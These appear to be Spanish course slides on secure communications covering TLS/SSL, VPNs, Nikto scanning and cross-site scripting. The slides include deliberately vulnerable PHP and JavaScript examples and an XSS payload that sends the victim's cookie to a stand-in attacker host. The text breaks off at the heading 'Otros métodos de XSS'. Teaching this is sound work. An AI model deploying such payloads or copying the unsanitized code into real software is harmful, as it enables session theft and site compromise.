- [http://es.wikipedia.org/wiki/Secure\\_Shell](http://es.wikipedia.org/wiki/Secure_Shell)
- <http://www.ietf.org/internet-drafts/draft-ietf-secsh-architecture-13.txt>
- <http://rcfile.org/ssh/>
- <http://www.akadia.com/services/ssh scp without password.html>
- <http://packages.gentoo.org/search/?sstring=ssh>
- <http://www.ssh.com/>
- <http://www.openssh.com/>
- <ftp://ftp.pdc.kth.se/pub/krypto/ssh/>
- <http://matt.ucc.asn.au/dropbear/dropbear.html>
- [http://www.appgate.com/products/80\\_MindTerm/](http://www.appgate.com/products/80_MindTerm/)
- <http://www.chiark.greenend.org.uk/~sgtatham/putty/>

# Recurso Multimedia Adicional: *Comunicaciones Seguras*



Lección 7. Seguridad en  
aplicaciones web  
Chema Alonso (Informática64)



Lección 9. Introducción al  
protocolo SSL  
Alfonso Muñoz (UPM)



Lección 10. Ataques al  
protocolo SSL  
Luciano Bello (Chalmers  
University)



# Comunicaciones Seguras

## TLS/SSL

- **Secure Sockets Layer** (SSL; en español «capa de conexión segura») y su sucesor (evolución del mismo) **Transport Layer Security** (TLS; en español «seguridad de la capa de transporte») son protocolos criptográficos que proporcionan comunicaciones seguras por una red, comúnmente Internet.
- SSL/TLS proporciona autenticación y privacidad de la información entre extremos sobre Internet mediante el uso de criptografía. Habitualmente, sólo el servidor es autenticado (es decir, se garantiza su identidad) mientras que el cliente se mantiene sin autenticar.
- SSL/TLS se ejecuta en una capa entre los protocolos de aplicación como HTTP, SMTP, NNTP y sobre el protocolo de transporte TCP, que forma parte de la familia de protocolos TCP/IP. Aunque pueda proporcionar seguridad a cualquier protocolo que use conexiones de confianza (tal como TCP), se usa en la mayoría de los casos junto a HTTP para formar HTTPS.

# Comunicaciones Seguras

## TLS/SSL

- El protocolo SSL/TSL se basa en tres fases básicas:
  - ❖ **Negociación:** Los dos extremos de la comunicación (cliente y servidor) negocian que algoritmos criptográficos utilizarán para autenticarse y cifrar la información. Actualmente existen diferentes opciones:
    - ✓ *Para criptografía de clave pública: RSA, Diffie-Hellman, DSA (Digital Signature Algorithm).*
    - ✓ *Para cifrado simétrico: RC2, RC4, IDEA (International Data Encryption Algorithm), DES (Data Encryption Standard), Triple DES o AES (Advanced Encryption Standard).*
    - ✓ *Con funciones hash: MD5 o de la familia SHA.*
  - ❖ **Autenticación y Claves:** Los extremos se autentican mediante certificados digitales e intercambian las claves para el cifrado, según la negociación.
  - ❖ **Transmisión Segura:** los extremos pueden iniciar el tráfico de información cifrada y autentica.

# Comunicaciones Seguras

## TLS/SSL

- ❑ El protocolo SSL/TLS tiene multitud de aplicaciones en uso actualmente. La mayoría de ellas son versiones seguras de programas que emplean protocolos que no lo son. Hay versiones seguras de servidores y clientes de protocolos como el http, nntp, ldap, imap, pop3, etc.
- ❑ El protocolo SSL/TLS se ejecuta en una capa entre los protocolos de aplicación y TPC/IP como:
  - ❖ *HTTP sobre SSL/TLS es HTTPS, ofreciendo seguridad a páginas WWW para aplicaciones de comercio electrónico, utilizando certificados de clave pública para verificar la identidad de los extremos. Visa, MasterCard, American Express y muchas de las principales instituciones financieras han aprobado SSL para el comercio sobre Internet.*
  - ❖ *SSH utiliza SSL/TLS por debajo.*
  - ❖ *SMTP y NNTP pueden operar también de manera segura sobre SSL/TLS.*
  - ❖ *POP3 i IMAP4 sobre SSL/TLS son POP3S i IMAPS.*


# Comunicaciones Seguras

## TLS/SSL

### LA PILA OSI



### LA PILA TCP/IP



# Comunicaciones Seguras

## TLS/SSL

- Existen diferentes implementaciones, como por ejemplo:

- ❖ **OpenSSL:** es una implementación de código abierto, la más utilizada. Es un proyecto desarrollado por la comunidad Open Source para libre descarga y está basado en SSLeay, que ayuda al sistema a implementar el SSL/TLS ofreciéndole un robusto paquete de herramientas de administración y librerías de criptografía que pueden ser usadas para OpenSSH y navegadores web (acceso seguro a HTTPS). <http://www.openssl.org/>
- ❖ **GnuTLS:** es una implementación de código abierto con licencia compatible con GPL. <http://www.gnu.org/software/gnutls/>
- ❖ **JSSE:** es una implementación realizada en el Java incluida en el Java Runtime Environment.  
<http://www.oracle.com/technetwork/java/javajsp-136007.html>

Transport Layer Security Library for the GNU system



**GnuTLS**



**Seguridad,  
criptografía y  
comercio  
electrónico  
con Java**

**OpenSSL**<sup>TM</sup>  
Cryptography and SSL/TLS Toolkit

# Comunicaciones Seguras

## VPN

### ¿Qué es VPN?

- **VPN o "Virtual Private Network"** es una tecnología de red que permite una extensión de la red local sobre una red pública o no controlada, como por ejemplo Internet.
- El ejemplo más común es la posibilidad de conectar dos o más sucursales de una empresa utilizando como vínculo Internet; también permitir a los miembros del equipo de soporte técnico la conexión desde su casa al centro de cómputos, o que un usuario pueda acceder a su equipo hogareño desde un sitio remoto, como por ejemplo un hotel. Todo esto utilizando la infraestructura de Internet.
- Para hacerlo posible de manera segura es necesario proveer los medios para garantizar la autenticación, integridad, confidencialidad de toda la comunicación y el no repudio.
  - *Autenticación y Autorización: ¿Quién está del otro lado? Usuario/equipo y qué nivel de acceso debe tener.*
  - *Integridad : La garantía de que los datos enviados no han sido alterados.*
  - *Confidencialidad : Dado que los datos viajan a través de un medio hostil como Internet, los mismos son susceptibles de interceptación: por eso es fundamental el cifrado de los datos. De este modo, la información no debe poder ser interpretada por nadie más que los destinatarios de la misma.*
  - *No repudio: los mensajes deben ir firmados*

# Comunicaciones Seguras


## VPN

### Tipos de VPN

- Básicamente existen tres arquitecturas de conexión VPN:

- **VPN de acceso remoto:**

Este es quizás el modelo más usado actualmente y consiste en usuarios o proveedores que se conectan con la empresa desde sitios remotos (oficinas comerciales, domicilios, hoteles, aviones, etc.) utilizando Internet como vínculo de acceso. Una vez autenticados tienen un nivel de acceso muy similar al que tienen en la red local de la empresa. Muchas empresas han reemplazado con esta tecnología su infraestructura "dial-up" (módems y líneas telefónicas), aunque por razones de contingencia todavía conservan sus viejos modems...



# Comunicaciones Seguras

## VPN

### **VPN sitio-a-sitio**

Este esquema se utiliza para conectar oficinas remotas con la sede central de organización. El equipo central vpn, que posee un vinculo a Internet permanente, acepta las conexiones vía Internet provenientes de los sitios y establece el "túnel" vpn. Los servidores de las sucursales se conectan a Internet utilizando los servicios de su proveedor local de Internet, típicamente mediante conexiones de banda ancha. Esto permite eliminar los costosos vínculos punto a punto tradicionales, sobre todo en las comunicaciones internacionales.

### **VPN Interna**

Este esquema es el menos difundido pero uno de los más poderosos para utilizar dentro de la empresa. Es una variante del tipo "acceso remoto" pero, en vez de utilizar Internet como medio de conexión, emplea la misma red Lan (Red de área local) de la empresa. Sirve para aislar zonas y servicios de la red Lan interna. Esta capacidad lo hace muy conveniente para mejorar las prestaciones de seguridad de las redes inalámbricas (WiFi).

Un ejemplo clásico es un servidor con información sensible, como las nóminas de sueldos, ubicado detrás de un equipo VPN, el cual provee autenticación adicional más el agregado del cifrado, haciendo posible que sólo el personal de RRHH habilitado pueda acceder a la información.

# Comunicaciones Seguras

VPN

## ¿Por qué VPN?

### **Costos**

- ❑ La principal motivación del uso y difusión de esta tecnología es la reducción de los costos de comunicaciones directos, tanto en líneas dial-up como en vínculos WAN dedicados. Los costos se reducen drásticamente en estos casos:
  - ❖ En el caso de accesos remotos, llamadas locales a los ISP (Internet Service Provider) en vez de llamadas de larga distancia a los servidores de acceso remoto de la organización. O también mediante servicios de banda ancha.
  - ❖ En el caso de Sitio-a-Sitio, utilizando servicios de banda ancha para acceder a Internet, y desde Internet llegar al servidor VPN de la organización. Todo esto a un costo sensiblemente inferior al de los vínculos Wan dedicados.

### **Ancho de Banda**

- ❑ Podemos encontrar otra motivación en el deseo de mejorar el ancho de banda utilizado en conexiones dial-up. Las conexiones vpn de banda ancha mejoran notablemente la capacidad del vínculo.

# Comunicaciones Seguras

## VPN

### *Las implementaciones*

- ❑ Las distintas opciones disponibles en la actualidad caen en tres categorías básicas: soluciones de hardware, soluciones basadas en firewall y aplicaciones VPN por software.
- ❑ Cada tipo de implementación utiliza diversas combinaciones de protocolos para garantizar las tres características fundamentales mencionadas más arriba: Autenticación, Integridad y Confidencialidad.
- ❑ El protocolo estándar de hecho es el IPSEC, pero también tenemos PPTP, L2TP, SSL/TLS, SSH, etc. Cada uno con sus ventajas y desventajas en cuanto a seguridad, facilidad, mantenimiento y tipos de clientes soportados.
- ❑ Actualmente hay una línea de productos en crecimiento relacionada con el protocolo SSL/TLS, que intenta hacer más amigable la configuración y operación de estas soluciones.
- ❑ Las soluciones de hardware casi siempre ofrecen mayor rendimiento y facilidad de configuración, aunque no tienen la flexibilidad de las versiones por software. Dentro de esta familia tenemos a los productos de Cisco, Linksys, Netscreen, Symantec, Nokia, US Robotics, etc.
- ❑ En el caso basado en firewalls, se obtiene un nivel de seguridad alto por la protección que brinda el firewall, pero se pierde en rendimiento. Muchas veces se ofrece hardware adicional para procesar la carga vpn. Ejemplo Checkpoint NG, Cisco Pix.
- ❑ Las aplicaciones VPN por software son las más configurables, obviamente el rendimiento es menor y la configuración más delicada, porque se suma el sistema operativo y la seguridad del equipo en general. Aquí tenemos por ejemplo a las soluciones nativas de Windows, Linux y los Unix en general. Por ejemplo productos de código abierto (Open Source) como OpenSSH, OpenVPN y FreeS/Wan.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: Introducción

- ❑ Qué duda cabe hoy en día de la importancia de Internet en muchos ámbitos de la vida, y especialmente a nivel comercial. Muchas empresas nacen y florecen alrededor de Internet, y se comunican a través de sus páginas web.
- ❑ Son los servidores web seguros? Pues bien, por desgracia lo son mucho menos de lo esperado y deseado por todos. En este apartado de la unidad de trabajo veremos hasta qué punto y de qué forma pueden obtenerse, cambiarse o incluso hacerse desaparecer contenidos web y datos sensibles de empresas e incluso en sitios gubernamentales.
- ❑ Quiénes son los responsables? Los responsables son los desarrolladores y administradores web que en algunos casos se empeñan en mantenerse ajenos a una realidad en la que hackers, lammers y scripkiddies (términos muy diferentes) andan a sus anchas, gracias a la falta de profesionalidad e interés de algunos programadores y webmasters.
- ❑ Puede que te este preguntado ¿hasta qué punto un buen diseño de red podría mitigar los efectos de un ataque? Puede afirmarse que hasta el sistema mejor diseñado y más caro, en cuanto a la infraestructura de red y medios de defensa puede verse totalmente comprometido por un fallo de seguridad en la programación de una web.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: Introducción

- ❑ Es muy importante tener el software completamente actualizado y auditado para evitar las posibles explotaciones de los bug que puedan tener. Esto debe hacerse partiendo de los sistemas operativos que soportan nuestro software, y hasta esas mismas aplicaciones web finales pasado por todos los puntos intermedios en la arquitectura software que puede encontrar en cualquier implementación de aplicaciones, como por ejemplo servidores web (Apache, IIS) o gestores de bases de datos como Mysql, Oracle, SQL Server, etc.
  - ❖ *Se tratarán diversos vectores de ataque conocidos como el XSS (Cross Site Scripting), RFI (Remote File Includer), LFI (Local File Includer), autenticación web (mediante scripts o bypass), SQL y Blind SQL injection. Se verá cómo y por qué se producen, así como la forma de explotarlos para sacar partido de ellos. Por supuesto el objetivo no es este, sino, buscar las contramedidas necesarias para mitigar los ataques, y poder así asegurar sitios web.*

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: Vulnerabilidades

**NIKTO**

- ❑ Nikto es un scanner de vulnerabilidades de servidores web bajo licencia GPL que permite obtener un informe detallado sobre un sitio web para poder evitar posibles ataques.
- ❑ Una de las ventajas de Nikto es la posibilidad de actualizarlo periódicamente. Con esto aumentamos la cantidad de ataques más comunes a un sitio web.
- ❑ Las categorías de fallos que localiza Nikto son las siguientes:
  - ❖ *Problemas de configuración.* Busca fallos en la configuración del servidor.
  - ❖ *Archivos y scripts por defecto.* Detecta problemas en los programas que los servidores implementan por defecto.
  - ❖ *Archivos y scripts inseguros.* Analiza el servidor web en busca de funcionalidades inseguras.
  - ❖ *Versiones desactualizadas de software.* Permite detectar problemas y nos alerta de si alguna actualización del sistema debe ser instalada para evitar dejar abiertos nuevos agujeros.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: Vulnerabilidades

- ❑ La utilización de Nikto es muy sencilla. Tan sólo hay que tener instalado un intérprete de Perl en el sistema que entienda las órdenes que se realicen.
- ❑ Para empezar a utilizar la aplicación se teclea:

**nikto [-h destino] [opciones]**

donde -h indica el destino del escaneo y las opciones de ejecución de Nikto.


- ❑ A continuación se muestran algunos ejemplos para comprender mejor el funcionamiento de Nikto:
  - ❖ Escaneo básico al servidor del host local: nikto.pl -h 127.0.0.1
  - ❖ Un escaneo básico de un servidor web en el puerto 443, con encriptaci6n SSL que ignora la cabecera del servidor. Nikto no asume que el puerto 443 es SSL, pero si http falla, la aplicaci6n intentará hacerlo mediante HTTPS: nikto.pl -h 10.100.100.10 -p 443 -s
  - ❖ Escaneo m6ltiple de puertos en el servidor permitiendo a Nikto determinar si estamos ante encriptaci6n HTTP y SSL. nikto.pl -h 10.100.100.10 -p 80-90

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: Vulnerabilidades

### Http Analyzer

- Http Analyzer es un programa que permite actuar como Proxy entre el cliente y el servidor. Http Analyzer analiza en tiempo real las peticiones y respuestas que realizamos sobre una web. También permite construir paquetes que proporcionan multitud de métodos de intrusión en web, tales como SQL inject en los casos en que los textbox están filtrados y se han tomado otras medidas de seguridad.




# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: Vulnerabilidades

### Achilles

- Achilles es un programa similar a Http Analyzer. Su diferencia radica en que hace de Proxy intermedio interactuando con el navegador. Tanto es así, que el navegador se configure para que salga por Proxy sobre el puerto 5000 por defecto que usa achilles o cambiar este en la configuración para poner el que se desee.



# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

- XSS significa Cross Site Scripting, no lo abreviaron en CSS para no confundirlo con las hojas de estilo en cascada. A veces también se le llama HTML injection pero no es lo correcto, lo correcto es llamarle XSS o Cross Site Scripting.
- Esta vulnerabilidad compromete la seguridad del usuario y no la del servidor. Consiste en injectar código HTML o JavaScript en una web, con el fin de que el navegador de un usuario ejecute el código injectado al momento de ver la página alterada cuando accede a esta.
- Normalmente el XSS se utiliza para causar una acción indebida en el navegador de un cliente, pero dependiendo de la vulnerabilidad, puede explotar el fallo para causar una acción indebida en un servidor o en una aplicación.
- Esta limitación se debe a que el código HTML se interpreta en el navegador de un usuario y no en el servidor. Así que si alguien inyecta código HTML en alguna aplicación web no podría hacer daño al servidor, ya que éste no interpreta el código HTML, sólo los clientes. Por eso este ataque se denomina "ataque del lado del cliente". El XSS se puede utilizar para hacer phishing, robo de credenciales, "troyanizar" navegadores, o simplemente para hacer un "deface". Todo depende de la página web en concreto que se esté atacando.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

- Hay tres clases de XSS:
- ✓ **Cross - site - scripting local:** Se utiliza para ejecutar código remotamente con los permisos de otro usuario. La principal diferencia entre este tipo de ataque y los otros dos sería que la inyección se realiza a través de la URL pero no se incluye en el código de la página, sólo se ejecuta en el navegador. Este ataque podría utilizarse para enviar a alguien que tenga una web alojada un enlace malicioso. Cuando la víctima pulsa sobre el enlace, la ejecución se realiza en el mismo navegador y con los mismos permisos que tiene la víctima en su sistema. De este modo, puede realizar algún tipo de acción con los permisos del usuario.

La página de la siguiente se utiliza para darle la bienvenida a algún usuario por su nombre, ejemplo:

<http://vulnerable.com/index.html?nombre=juan>

Esto mostraría algo como: "Hola juan Bienvenido a nuestra página"


De cualquier modo, una petición del siguiente modo:

[http://vulnerable.com/index.html?nombre<script>alert\('hola'\)</script>](http://vulnerable.com/index.html?nombre<script>alert('hola')</script>)  
hace que en el navegador ejecute el script alert("hola ")

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
<head>  
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />  
<title>Documento sin título</title>  
</head>  
Hola  
<script language="javascript1.1">  
var posicion=document.URL.indexOf("nombre=")+8;  
document.write(document.URL.substring(posicion-1,document.URL.length));  
</script>  
Bienvenido a la página  
<body>  
</body>  
</html>
```



# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

✓ **Permanente:** Este tipo de vulnerabilidad se encuentra en foros, libros de visita y webs que se modifican por medio de formularios. Una vulnerabilidad como ésta se produce siempre que alguien entre en la parte del foro donde se ha inyectado el código y este se ejecuta en el navegador del cliente. Esta vulnerabilidad se utiliza frecuentemente para hacer un "deface" usando una etiqueta <div> que cubra toda la web o con un script que la redireccione a su sitio.

La información proporcionada por el usuario es almacenada en la base de datos y se mostrará a los usuarios que visiten la página, por eso se dice que la vulnerabilidad "persiste".

Las posibilidades que puede realizar son varias:

- ❖ Inyectar código que robe las cookies de todos los usuarios que lean el mensaje. Obteniendo un gran número de cuentas en el foro.
- ❖ Inyectar código que redireccione la página a una página externa, logrado hacer un deface.
- ❖ "Troyanizar" un gran número de navegadores de usuarios.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

- ✓ **No permanente.** Este tipo de XSS es muy fácil de encontrar en motores de búsqueda, formularios, URL, cookies, programas en Flash o incluso en videos. Esta vulnerabilidad es más difícil de utilizar ya que hay que conseguir que alguien entre en el enlace malicioso.

El Cross Site Scripting no persistente tampoco parece ser un problema de seguridad muy serio, ya que la inyección sólo se puede realizar en páginas no estáticas. Pero como ya se ha dicho antes, si se sabe aprovechar la vulnerabilidad le puede dar gran utilidad. Con un poco de ingeniería social un atacante puede lograr que un usuario entre a una página que contiene código injectado. Ya que para realizar este tipo de ataques se requiere ingeniería social, muchos programadores no le dan importancia a este bug. El XSS es una vulnerabilidad y debe ser tomada como tal, se puede explotar y ser usada para dudosos fines. Cualquier programador que quiera tener programación segura debe considerar todas las posibilidades de violación.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

El XSS no persistente es una vulnerabilidad no persistente porque la página con la inyección no es una página que verán todos los usuarios. Tampoco es una página que existe o se mantiene en el servidor, sólo se genera cuando un usuario proporciona cierta información a alguna aplicación. Se llama vulnerabilidad reflejada porque para realizar un ataque, el código injectado primero pasa del navegador al servidor, y luego del servidor a otro navegador; como si fuera un reflejo.

Tomemos como ejemplo un portal (por ejemplo, [www.ejemplo.es](http://www.ejemplo.es)) que tiene un sistema de autenticación de usuarios. Además, el sitio web tiene una aplicación que permite realizar búsquedas en la web y que es vulnerable a inyección de código:

<http://www.ejemplo.es/resultados.php?txttexto=>

El atacante identifica a su víctima. La víctima tiene una cuenta en la web vulnerable: [victima@ejemplo.es](mailto:victima@ejemplo.es). Después el atacante forma una URL maligna, en la que inyecta código para guardar la cookie del usuario en su servidor.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

```
http://www.ejemplo.es/resultados.php?txttexto=<script>window.  
location='http://atacante.com/xss.php?cookie='+document.cookie  
</script>
```

El link es enviado y se convence a la víctima de que visite página.  
La víctima visita la página, su navegador envía su cookie servidor del atacante permitiéndole acceder en la cuenta de la víctima.

### Ejemplo (XSS):

- Imagine un buscador de texto dentro de una web en el que puede escribir un texto y la página web responde "*Lo que hayas puesto no se ha encontrado, repita su búsqueda*", donde pone "*lo que hayas puesto*" puede insertar etiquetas html como `<h1>Hola</h1>` y si es vulnerable el navegador lo interpreta como parte del código HTML y saldría hola en letras grandes, pero en vez de poner "`<h1>hola</h1>`" puede insertar un código que robe las cookies de los clientes y las almacene en un servidor externo.
- Si la web pasa la variable del buscador mediante GET (es lo más comodo) puede generar una URL maliciosa (por ejemplo, www.web.es?buscar=código) y hacer que alguien la utilice para robar las cookies.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

A continuación puede ver un ejemplo más detallado:

**Paso 1. Creación de páginas que contienen vulnerabilidades de la web desde donde se envía el formulario:**

```
<HTML>
<HEAD>
<TITLE>Vulnerabilidad XSS</TITLE> </HEAD>
<BODY>
<BR>
<FORM METHOD="get" ACTION="xss.php">
<INPUT TYPE="text" NAME="vuln"> <BR><BR>
<INPUT TYPE="submit" VALUE="enviar">
</FORM>
</BODY>
</HTML>
```

Ahora el código que recibe las variables de este formulario (xss.php):

```
<?php
    $var = $_GET["vuln"];
    echo "Has escrito: ".$var;
?>
```

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

- En el primer código hay que fijarse en la etiqueta <FORM METHOD="get" ACTION= "xss.php"> donde el método GET significa que envía los datos a través de la URL y el método POST los envía sin usar la URL, action dice que le envía los datos a "xss.php ".

- La primera línea de código recoge los datos enviados a través de la variable vuln y se guardan en la variable var.

```
$var = $GET["vuln"];
```

- Y la segunda muestra en la web el contenido de la variable \$var.  
echo "Has escrito: ".\$var;

- Este código escribe en pantalla "Has escrito:" seguido de la variable \$var.

## Paso 2. Explotar la vulnerabilidad

- Si al injectar el siguiente código aparece una ventana con el mensaje "hola", entonces el sitio web es vulnerable a la inyección de código. En este caso el código es inocuo, pero puede injectarse cualquier cosa.  
<SCRIPT>alert("hola") ;</SCRIPT>

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: XSS (Cross Site Scripting)

### Otros métodos de XSS

